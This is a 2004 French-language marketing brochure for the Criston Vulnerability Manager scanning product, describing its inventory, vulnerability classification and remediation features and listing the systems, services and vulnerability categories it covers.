



September 13, 2004

Criston Vulnerability Manager

- ✓ **Vulnerability Manager** analyse votre réseau et réalise un inventaire de l'ensemble des machines réellement connectées.
- ✓ **Vulnerability Manager** recense automatiquement l'ensemble des vulnérabilités présentes dans votre SI et les classe par criticité.
- ✓ Pour chaque vulnérabilité identifiée, **Vulnerability Manager** précise le correctif à appliquer, ou la parade à mettre en œuvre.

Vision globale des failles d'un domaine

Statistiques sur les vulnérabilités



Analyse et mesure de l'impact des vulnérabilités : CARD

Atteinte à
l'intégrité des
données

C

Accès à des
des données
confidentielles


A

Indisponibilité
de la machine


D

Prise de
contrôle de la
machine

R



Architecture



Équipements et logiciels concernés



Équipements réseaux (Firewalls, Routeurs, Passerelles, switches..)

Axent (Raptor)
Check Point (Firewall-1)
Cisco (PIX), Lucent
Microsoft (Proxy server, ISA server)
NAI (Gauntlet)
SNMP, SMB
Printers and peripheral units

Bases de données

IBM DB2 / UDB
Informix
Microsoft SQL Server
MySQL
Oracle
PostGreSQL
Sybase
Other

Services/protocoles

Pop, SMTP, Imap (generic and specific, including Sendmail, Lotus Domino, MS Exchange, ...)
RPC
Web (HTTP, HTTPS)
X Window (X11)

Serveurs web

Apache
iPlanet
Microsoft IIS
Netscape Enterprise
Netscape FastTrack
Lotus Domino
Other (FrontPage, ...)

Catégorie de vulnérabilités

Anormal use
Brute force attacks
Buffer overflow
DDoS or Triojan
Denial of Service
Finger abuses
Gather Information
Misconfiguration
Default password (operating systems, hardware devices: routers, switches, hubs, ...)

Services/Protocoles

Console and admin access (Telnet...)
DNS, FTP, TFTP, IP
ICMP checks
General services (echo, chargen, ...)
Netbios
NIS (Network File System)
NFS (Network File System)
Open ports discovery (TCP, UDP)

Systèmes d'exploitation

BSDi BSD/OS
Cisco IOS
FreeBSD
HP-UX
IBM AIX, IBM OS/400
Linux
Microsoft Windows (NT, 2000, other)
NetBSD, OpenBSD
Sun Solaris
Other (Mac, NeXT, BE, Vax, ...)

Outils de scripts/environnements

Allaire Cold Fusion
BEA WebLogic
IBM Websphere
Microsoft ASP
Netscape Application Server
Perl
PHP
Server-side JavaScript
SHTML
Other

DEMONSTRATION

VM | VULNERABILITY
MANAGEMENT

